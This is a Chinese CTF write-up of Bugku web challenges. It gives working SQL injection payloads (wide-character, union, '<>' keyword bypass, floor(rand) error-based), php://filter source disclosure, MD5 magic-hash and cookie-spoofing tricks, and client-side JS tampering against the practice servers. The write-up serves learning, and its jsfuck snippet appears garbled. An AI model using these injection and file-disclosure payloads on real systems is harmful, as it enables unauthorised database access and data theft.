Bugku Web题刷题记录（会持续更新）

原创

b0ring 于 2018-03-28 20:30:29 发布 5684 收藏 10
分类专栏： Web安全 CTF

本文链接：https://blog.csdn.net/s1054436218/article/details/79733345

之前web题做的不太多，现在多刷一点，写一下writeup记录一下，也方便以后复习。

sql注入

宽字符注入，题目说找key表的string字段了，so payload如下：

http://103.238.227.13:10083/?id=1%df%27unionselect string,1 from sql5.key%23

域名解析

这道题写wp的时候打不开了，不过当时做的时候只要把host改成这个ip地址就行了

sql注入2

这个题先是waf，有敏感词直接exit。但是后面有一个过滤xss的函数，会除去<....>之类的东西，所以只要在参数中的敏感词里添加<>就可以注入了。

首先爆数据库名：


http://103.238.227.13:10087/?id=1un<>ion sel<>ect database(),1%23

题目说查key表的hash字段，所以直接再查一下就拿到flag了：

http://103.238.227.13:10087/?id=1un<>ion sel<>ect hash,1 fr<>om sql3.key%23

你必须让他停下

这题也挺无聊的，bp抓包以后多go几次就出来了



本地包含

http://120.24.86.145:8003/?hello=print_r(file('test.php'))

变量1

http://120.24.86.145:8004/index1.php?args=GLOBALS


Web5

看源代码，直接把jsfuck丢到Consle里

```
[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+
([!+[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([!+[]]+[][[]])[+!+[]+[
[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]
[+!+[]]+(+![]+[!+[]]+([]+[])[([][(![]+[])[+[]]+([!+[]]+[][[
[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(
[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+
[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])
[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+
(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]
[]])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]])()([][]+[])[([![]]+[
([!+[]]+[][[]])[+!+[]+[+[]]]+([][(![]+[])[+[]]+([![]]+[][[
[]+!+[]]+(!![]+[])[+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[!
[[]]+[])[!+[]+!+[]])
"ctf{whatfk}"
```


头等舱

没什么意思的题，直接抓包就可以了



Web4

查看源码urldecode以后整理如下

```
function checkSubmit()
{
    var a=document.getElementById("password");
    if("undefined"!=typeof a)
    {
        if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
            return!0;
        alert("Error");
        a.focus();
        return!1
    }
}document.getElementById("levelQuest").onsubmit=checkSubmit;
```

直接submit"67d709b2b54aa2aa648cf6e87a7114f1"，就得到flag了

flag在Index里

用伪协议查看base64加密后的源码

http://120.24.86.145:8005/post/index.php?file=php://filter/read/convert.base64-encode/resource=index.php

解密后的源码里有flag

点击一万次

查看源代码：

```
▼<script>
        var clicks=0
        $(function() {
          $("#cookie")
            .mousedown(function() {
              $(this).width('350px').height('350px');
            })
            .mouseup(function() {
              $(this).width('375px').height('375px');
              clicks++;
              $("#clickcount").text(clicks);
              if(clicks >= 1000000){
                var form = $('<form action="" method="post">' +
                            '<input type="text" name="clicks" value="' + clicks + '" hidden/>'
                            '</form>');
                            $('body').append(form);
                            form.submit();
              }
            });
        });
       == $0
  </script>
```


在Console里让clicks为999999

然后再点一次就出flag了

备份是个好习惯

地址后添加index.php.bak可以下到源码，打开查看如下

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```


就是找两个不相等的值md5相同，分别传参240610708和QNKCDZO，然后就可以拿到flag了

成绩单

首先获取数据库名

然后爆表名

id=0' union selectdatabase(),table_name,1,1 from information_schema.tables wheretable_schema='skctf_flag'#

爆列名


id=0' union selectdatabase(),table_name,column_name,1 from information_schema.columns wheretable_schema='skctf_flag' and table_name = 'fl4g'#

拿flag

id=0' union select skctf_flag,1,1,1from skctf_flag.fl4g#

秋名山老司机


其实这道题本来也挺简单的，直接写脚本获取到数值提交上去就能得到flag了，坑点是必须要在是这个页面的时候才能得到flag



所以直接照着这个页面写，多运行几次就行了，要注意cookie一致，很简单的脚本就不列出来了。

速度要快

抓包以后发现一串base64码



Base64解密并Utf-8解码以后如下

这个值每次都会变，而且要立刻提交，所以写个脚本就行了，也比较简单。

cookies欺骗


刚开始的网址是这样的：

http://120.24.86.145:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

filename拿去base64解密，是key.txt，于是尝试filename=index.php的base64码，未果，修改行号，发现出现内容，于是一行一行输出，最终得到如下代码：

```php
<?php
    error_reporting(0);
    $file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
    $line=isset($_GET['line'])?intval($_GET['line']):0;
    if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
    $file_list = array(
        '0' =>'keys.txt',
        '1' =>'index.php',
    );
    if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
        $file_list[2]='keys.php';
    }
    if(in_array($file, $file_list)){
        $fa = file($file);
        echo $fa[$line];
    }
?>
```


根据逻辑，修改一下cookies，得到flag




多次


写这个wp的时候已经是做出来好久了，居然发现都快忘记怎么做了，看来以后做题还是应该留个记录。

第一关


首先经尝试会发现union、select等关键词会报错：



于是尝试看看是不是被过滤的，中间加个and果然不报错了：




由于回显只有一行，所以要让第一个查询变为Flase，即加上and 1=2(顺便把数据库也爆出来)



然后一步步尝试发现where和from都没有被过滤，or被过滤了


然后爆表名

爆列名，注意有两个



然后那个flag其实没什么卵用，address是第二关：

第二关



可以通过操纵id来注入，这次waf比上次厉害些，敏感词别想着过滤了。

试了一下and 1=1，发现有报错：


可以利用报错注入，首先爆数据库名：

然后爆表名：


http://120.24.86.145:9004/Once_More.php?id=1'or(select count(*)b,concat((select table_name from information_schema.tableswhere table_schema = 'web1002-2' limit 0,1),floor(rand(0)*2))a frominformation_schema.tables group by a)=(1,1)%23

看上去是flag2了，我们可以爆一下flag2的列名：

http://120.24.86.145:9004/Once_More.php?id=1'or(select count(*)b,concat((select column_name from information_schema.columnswhere table_schema = 'web1002-2' and table_name='flag2' limit 0,1),floor(rand(0)*2))afrom information_schema.tables group by a)=(1,1)%23



最后想拿flag，发现出现了一个问题：



这个情况表明返回的内容中有回车，substring没有用，于是尝试left，发现没问题，于是直接left就可以出结果了：

http://120.24.86.145:9004/Once_More.php?id=1%27or(select count(*)b,concat(left((select flag2 from flag2 limit0,1),40),floor(rand(0)*2))a from information_schema.tables group by a)=(1,1)%23

第三关

进来发现一张二维码……然后它提示是参数是game，flag在admin中，然而没卵用，感觉game怎么注都没反应，希望有大佬做出来指点一下吧。

初入web坑，欢迎大家互相交流~